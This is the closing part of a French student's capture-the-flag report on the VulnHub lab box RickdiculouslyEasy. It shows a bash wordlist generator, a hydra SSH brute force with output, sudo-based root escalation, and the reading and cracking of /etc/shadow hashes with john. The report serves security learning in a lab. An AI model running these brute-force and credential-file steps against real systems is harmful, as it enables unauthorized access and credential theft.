
# Define uppercase letters and digits
maj=( {A..Z} )
chiffre=( {0..9} )

for lettre in "${maj[@]"; do
    for chif in "${chiffre[@]"; do
        echo "${lettre}${chif}The" >> password.txt
        echo "${lettre}${chif}Flesh" >> password.txt
        echo "${lettre}${chif}Curtains" >> password.txt
    done
done
```

FIGURE 3.73 – Script bash pour la génération du dictionnaire de mots de passes

J'utilise bash notamment pour sa puissance dans ses tableaux. Ce script définit deux tableaux, maj pour toutes les lettres majuscules de l'alphabet et chiffre pour tous les chiffres de 0 à 9. Ensuite, je parcours les deux tableaux en les croisant avec deux boucles for. De ce fait, pour chaque combinaison de lettre majuscule et de chiffre, le script crée trois mots de passe en les concaténant avec les mots « The », « Flesh », et « Curtains ».

De ce fait, j'obtiens, après exécution de ce script bash, mon dictionnaire de mot de passe qui ressemble à ceci (en affichant 10 lignes choisies au hasard) :



```
(sae@kalisae)-[~]
$ shuf -n 10 password.txt
H4The
F2The
G6The
D7The
S0Curtains
K4Flesh
M9Flesh
C5The
X2Flesh
L4Flesh
```

FIGURE 3.74 – Dictionnaire de mots de passe réalisé avec succès

Il me manque plus qu'à brute force avec hydra en me servant de la liste de mot de passe générée par le script bash :

```
^C
(root@kalisae)-[/home/sae]
# hydra -s 22222 -l RickSanchez -P password.txt 192.168.56.107 -t 16 -V ssh -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-07 16:07:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.res
[DATA] max 16 tasks per 1 server, overall 16 tasks, 780 login tries (l:1/p:780), ~49 tries per task
[DATA] attacking ssh://192.168.56.107:22222/
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "A0The" - 1 of 780 [child 0] (0/0)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "A0Flesh" - 2 of 780 [child 1] (0/0)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "A0Curtains" - 3 of 780 [child 2] (0/0)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "A1The" - 4 of 780 [child 3] (0/0)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "A1Flesh" - 5 of 780 [child 4] (0/0)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "A1Curtains" - 6 of 780 [child 5] (0/0)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "A2The" - 7 of 780 [child 6] (0/0)
```

FIGURE 3.75 – Brute force avec hydra avec le dictionnaire de mots de passe générée par le script bash

Je cible l'utilisateur RickSanchez car lors du déchiffrement du script safe avec la clef, le texte était écrit à la première personne. Je sais donc qu'il faut cibler l'utilisateur RickSanchez.

```
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G2Curtains" - 189 of 781 [child 13] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G3The" - 190 of 781 [child 1] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G3Flesh" - 191 of 781 [child 3] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G3Curtains" - 192 of 781 [child 4] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G4The" - 193 of 781 [child 5] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G4Flesh" - 194 of 781 [child 14] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G4Curtains" - 195 of 781 [child 2] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G5The" - 196 of 781 [child 7] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G5Flesh" - 197 of 781 [child 10] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G5Curtains" - 198 of 781 [child 12] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G6The" - 199 of 781 [child 0] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G6Flesh" - 200 of 781 [child 9] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G6Curtains" - 201 of 781 [child 6] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G7The" - 202 of 781 [child 8] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G7Flesh" - 203 of 781 [child 11] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G7Curtains" - 204 of 781 [child 4] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G8The" - 205 of 781 [child 1] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G8Flesh" - 206 of 781 [child 2] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G8Curtains" - 207 of 781 [child 5] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "G9The" - 208 of 781 [child 7] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "P5Curtains" - 468 of 781 [child 9] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "P6The" - 469 of 781 [child 0] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "P6Flesh" - 470 of 781 [child 9] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "P6Curtains" - 471 of 781 [child 8] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "P7The" - 472 of 781 [child 6] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "P7Flesh" - 473 of 781 [child 0] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "P7Curtains" - 474 of 781 [child 9] (0/1)
[ATTEMPT] target 192.168.56.107 - login "RickSanchez" - pass "P8The" - 475 of 781 [child 11] (0/1)
[22222][ssh] host: 192.168.56.107 login: RickSanchez password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-07 16:11:32
```

FIGURE 3.76 – Mots de passe trouvé pour l'utilisateur RickSanchez

Je trouve, après plusieurs minutes, le mot de passe de RickSanchez après la 475^e tentatives avec hydra. Pour se connecter en SSH sur le port 22222 avec l'utilisateur RickSanchez, il faut utiliser le mot de passe P7Curtains.

```
[Summer@localhost tmp]$  
[Summer@localhost tmp]$  
[Summer@localhost tmp]$ su RickSanchez  
Password:  
[RickSanchez@localhost tmp]$
```

FIGURE 3.77 – Connexion avec l'utilisateur RickSanchez

Je recommence les mêmes techniques faites pour la montée en privilèges, notamment avec la commande « `sudo -l` » pour lister les commandes que l'utilisateur RickSanchez peut exécuter en root sur la machine et le SUID (programmes qui peuvent être configurés pour être exécutés avec le compte d'un autre utilisateur).

```
[RickSanchez@localhost Summer]$ sudo -l  
[sudo] password for RickSanchez:  
Matching Defaults entries for RickSanchez on localhost:  
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR  
    LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS  
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT  
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER  
    LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET  
    XAUTHORITY", secure_path="/sbin:/bin:/usr/sbin:/usr/bin  
  
User RickSanchez may run the following commands on localhost:  
    (ALL) ALL
```

FIGURE 3.78 – Montée en privilèges, test avec `sudo -l`

Et je remarque « RickSanchez may run the following commands on localhost : (ALL) ALL. Cela signifie que l'utilisateur RickSanchez peut exécuter toutes les commandes sur le système avec `sudo` grâce à (ALL) ALL. De ce fait, c'est comme s'il avait les privilèges root complets, il peut exécuter quelle commande en tant que superutilisateur.

C'est, après quelques recherches, parce que l'utilisateur RickSanchez appartient au groupe wheel :

```
[RickSanchez@localhost Summer]$ more /etc/group
root:x:0:
bin:x:1:
daemon:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mem:x:8:
kmem:x:9:
wheel:x:10:RickSanchez
cdrom:x:11:
mail:x:12:
```

FIGURE 3.79 – RickSanchez appartient au groupe wheel

Le groupe wheel est un groupe qui, historiquement, a été utilisé pour restreindre l'accès aux utilisateurs qui pouvaient exécuter des commandes avec des privilèges d'administration (avec sudo ou su). De ce fait, le plus important pour ce fichier est qu'il permet aux utilisateurs (qui en font partie) d'exécuter des commandes avec les privilèges de superutilisateur (root) avec sudo. Et, en sachant que RickSanchez appartient à ce groupe, c'est pour cela qu'il peut exécuter des commandes avec des privilèges de root. Je peux donc me connecter en root en utilisant la commande « sudo -s » ou « sudo su » ou encore « sudo -i » pour ouvrir un shell root et en gardant l'environnement de RickSanchez :

```
[RickSanchez@localhost Summer]$ sudo -s
[sudo] password for RickSanchez:
[root@localhost Summer]# id
uid=0(root) gid=0(root) groups=0(root) context=unconf
[root@localhost Summer]#
```

FIGURE 3.80 – Connexion en super utilisateur root avec sudo -s

On se connecte alors avec l'utilisateur root sur la machine cible et si je liste le répertoire, on tombe sur le dernier flag de la box :

```
[root@localhost ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unc
[root@localhost ~]# ls -alh
total 36K
dr-xr-x---.  4 root root  191 Aug 25  2017 .
dr-xr-xr-x. 17 root root  236 Aug 18  2017 ..
-rw-----.  1 root root   15 Nov 29 13:34 .bash_history
-rw-r--r--.  1 root root   18 Feb 12  2017 .bash_logout
-rw-r--r--.  1 root root  176 Feb 12  2017 .bash_profile
-rw-r--r--.  1 root root  176 Feb 12  2017 .bashrc
-rw-r--r--.  1 root root  100 Feb 12  2017 .cshrc
-rw-----.  1 root root   32 Aug 22  2017 .lessht
drwxr-----.  3 root root   19 Aug 21  2017 .pki
drwx-----.  2 root root   25 Aug 22  2017 .ssh
-rw-r--r--.  1 root root  129 Feb 12  2017 .tcshrc
-rw-r--r--.  1 root root   40 Aug 22  2017 FLAG.txt
-rw-----.  1 root root 1.2K Aug 18  2017 anaconda-ks.cfg
[root@localhost ~]# more FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]#
```

FIGURE 3.81 – Dernier flag trouvé pour cette box

On trouve alors le neuvième et dernier flag de la box avec l'utilisateur root : FLAG : {Ionic Defibrillator} - 30 points. Score actuel : 130/130.

Pour m'amuser un peu, j'ai voulu craquer les hashes présents dans le fichier /etc/shadow :

```
[root@localhost ~]# more /etc/shadow | grep -e "root" -e "Summer" -e "Morty" -e "RickSanchez"
root:$6$IUXEv10J0jK2UrDj$Yz0EvcXqtQjnnnnx8Hu0hpYQLMKEGoN9j5v/b.UWZDUrQ/OK4Qa90DkLDmEEW5W2Vpnp0
9:7:::
RickSanchez:$6$TzBMFWbUMDXLFvL/$EkclGdelp80ugyFEfuZU0N6D7L17LxGDQ/PUYcua89RIID.9EHh68ITczMmaSav
:0:99999:7:::
Morty:$6$5epx.aISSm67lBUm$6Gu2paieLsIruXWi6w1jfrVlgwebTpW5TD7KhjqcJbSC6GlFELgJG5TZjzT5mVIEfWEXI
99:7:::
Summer:$6$L9oLtp4xufG2ifzE$D8PXy8tNSvnmQs6zQ.48KUUD9.T1RwagiC20AG1JIId7KIq7AYrtkvF6OwFY.DkdaerTC
999:7:::
[root@localhost ~]#
```

FIGURE 3.82 – Récupération des mots de passes hashés dans le fichier /etc/shadow

Chaque hash commence par « \$ 6 \$. C'est un format pour SHA-512 [de mémoire].

J'essaie avec john avec lequel je place les hashes dans un fichier john.txt :


```
(sae@kalisae)-[~]
$ john john.txt
Created directory: /home/sae/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
winter      (Summer)
Proceeding with incremental:ASCII
```

FIGURE 3.83 – Brute force des hashes avec john the ripper

Je trouve alors le mot de passe winter pour l'utilisateur Summer mais je ne trouve pas les autres. [J'ai également essayé avec unshadow et un scp du fichier passwd et shadow vers ma kali linux mais sans succès].

4 Conclusion :

En conclusion, cette box a permis d'explorer plein de techniques d'exploitation, en passant d'un accès initial sur le système à une escalation de privilèges pour obtenir un accès root. J'ai pu découvrir/revoir et utiliser plusieurs outils pour le pentesting, chacun ayant une utilité spécifique. Par exemple, Dirb ou Nikto a permis de révéler des répertoires et des fichiers cachés pour trouver des flag, hydra m'a permis de brute forcer l'accès SSH à la machine pour pouvoir ensuite monter en privilèges avec sudo -l. J'avais également essayé de monter en privilèges avec GTFObins sur le service ftp, mais je n'y étais pas arrivé. J'ai également utilisé Exiftool ou encore Binwalk pour identifier des données cachées dans une image.

Difficulté rencontrée : Partie avec le fichier safe, exécution avec la clef 131333 réussie mais avec aide de l'enseignant.

Rétrospective : J'ai eu l'opportunité de découvrir et d'utiliser beaucoup de commandes de pentesting Linux, que ce soit pour les métadonnées, le brute force, la stéganographie, la montée de privilèges, ou même pour cibler des technologies bien précises (e.g. knocks pour les ports). C'est parce que je faisais régulièrement des boxes VulnHub il y a quelques années. Cependant, je réalise aujourd'hui, en tant que « reprise » que lorsque l'une de ces commandes échoue, j'ai tendance à en essayer immédiatement une autre sans chercher à comprendre pourquoi la première n'a pas fonctionné. Peut-être qu'il fallait juste ajouter une option particulière ou modifier un paramètre. De ce fait, ce que je trouve dommage c'est que j'utilise beaucoup d'outils et peut-être même trop, pour atteindre les objectifs.

Fin du rapport.

Rapport écrit par Nathan Martel du 22/11/2024 au 30/11/2024.

Correction le 21/11/2024

Version : v1.0

Outils utilisés : VM RickdiculouslyEasy et VM Kali Linux

Logiciel utilisé : Texworks

Langage et systèmes de composition : LaTeX

Console : MiKTeX

Format du document : PDF

Table des figures

2.1	Paramètres box RickdiculouslyEasy	3
2.2	Paramètres VM Kali Linux	4
3.3	Identification de la machine cible	5
3.4	Scan avancé de la machine cible	6
3.5	Page WEB de la box sur le port 80	7
3.6	Page WEB de la box sur le port 9090	8
3.7	Brute force sur le service ftp	9
3.8	Connexion sur le service FTP réussie	9
3.9	Récupération du premier flag	9
3.10	Analyse des vulnérabilités avec nikto	11
3.11	Répertoire password	11
3.12	Fichier FLAG.txt dans le répertoire password	12
3.13	Fichier password.html	12
3.14	Code source du fichier password.html	13
3.15	Connexion avec l'utilisateur morty sur le port 22 avec le mot de passe winter	13
3.16	Scan nikto sur la port 9090	14
3.17	Scan avancé sur tous les ports de la box	14
3.18	Résultat du scan, trois ports ouverts	15
3.19	Connexion sur le port avec telnet	16
3.20	Connexion sur le port avec socat	16
3.21	Connexion sur le port avec ncat et nc	16
3.22	Hydra sur le port 22 avec le mot de passe winter sur une liste d'uti- lisateurs potentielles	17
3.23	Dirbuster sur le port 80 pour voir les pages/fichiers cachés	17
3.24	Dirbuster sur le port 9090 pour voir les pages/fichiers cachés	18

3.25	Wfuzz pour afficher les pages/fichiers cachés	18
3.26	Résultat de Wfuzz dans un fichier pour pouvoir ensuite l'analyser .	18
3.27	Pages trouvées par Wfuzz	19
3.28	Fichiers robots.txt	19
3.29	Dirbuster sur le répertoire /cgi-bin/	20
3.30	Brute force non fructuant sur le port 22222	20
3.31	Fichier root_shell.cgi « en construction »	20
3.32	Code source du fichier root_shell.cgi	21
3.33	Résultat non fructuant pour le drib sur le répertoire /cgi-bin/	21
3.34	Traceroute vers 127.0.0.1 sur le WEB shell	22
3.35	Essai injection de commande sur le WEB shell avec une barre verticale	22
3.36	Essai injection de commande sur le WEB shell avec un point-virgule	22
3.37	Essai injection de plusieurs commandes sur le WEB shell avec un point-virgule	23
3.38	L'accès au fichier /etc/shadow n'est pas possible avec l'utilisateur apache sur le WEB shell	23
3.39	Essai d'afficher la liste des utilisateurs dans le répertoire /home/ . .	23
3.40	Accès au fichier /etc/passwd	24
3.41	Accès au fichier /etc/passwd-	25
3.42	Brute force avec hydra sur le port 22222 en ciblant les utilisateurs trouvés dans le fichier /etc/passwd-	26
3.43	Connexion sur la machine cible sur le port 22222 avec le couple user/password trouvé	26
3.44	Cinquième flag trouvé lors de la connexion SSH sur la machine cible	26
3.45	Utilisateurs présents dans le répertoire /home/	27
3.46	Liste de tous les répertoires des trois utilisateurs	27
3.47	Fichiers présents dans le répertoire RICKS_SAFE et dans le réper- toire ThisDoesntContainAnyFlags	28
3.48	Pas de flag trouvé dans le fichier NotAFlag.txt	28
3.49	Fichier safe dans le répertoire RICKS_SAFE	28
3.50	Image Safe_Password.jpg	29
3.51	Fichier journal.txt.zip	29
3.52	Transfert des fichiers pour pouvoir les étudier sur ma Kali Linux . .	29

3.53	Les fichiers transférés sont maintenant sur ma Kali Linux	30
3.54	Je dézippe le fichier journal.txt.zip	30
3.55	Sixième flag trouvé	31
3.56	Image Safe_Password affiché dans la console	31
3.57	Recherche des métadonnées de l'image avec exiftool	32
3.58	Recherche des métadonnées de l'image avec exiv2	32
3.59	Recherche stéganographie avec steghide	33
3.60	Recherche stéganographie avec binwalk	33
3.61	Processus sur le port 60000 étrange	34
3.62	Affichage du fichier /etc/rc.d/init.d/r	34
3.63	Reverseshell sur le port 60000	34
3.64	Exploit du reverseshell avec un script python	35
3.65	Essai d'exploiter d'autres flag en tant que root	35
3.66	Essai non fructuant sur le reverse shell	36
3.67	Recherche de métadonnées sur le fichier safe avec exiftool	37
3.68	Recherche de métadonnées sur le fichier safe avec file et objdump .	37
3.69	Recherche de métadonnées sur le fichier safe avec binwalk et r2 . .	38
3.70	Recherche de métadonnées sur le fichier safe avec strings	38
3.71	Exécution du fichier safe avec un paramètre	39
3.72	Réponse à l'indice pour le mot de passe	39
3.73	Script bash pour la génération du dictionnaire de mots de passes . .	40
3.74	Dictionnaire de mots de passe réalisé avec succès	40
3.75	Brute force avec hydra avec le dictionnaire de mots de passe générée par le script bash	41
3.76	Mots de passe trouvé pour l'utilisateur RickSanchez	41
3.77	Connexion avec l'utilisateur RickSanchez	42
3.78	Montée en privilèges, test avec sudo -l	42
3.79	RickSanchez appartient au groupe wheel	43
3.80	Connexion en super utilisateur root avec sudo -s	43
3.81	Dernier flag trouvé pour cette box	44
3.82	Récupération des mots de passes hashés dans le fichier /etc/shadow	44
3.83	Brute force des hashes avec john the ripper	45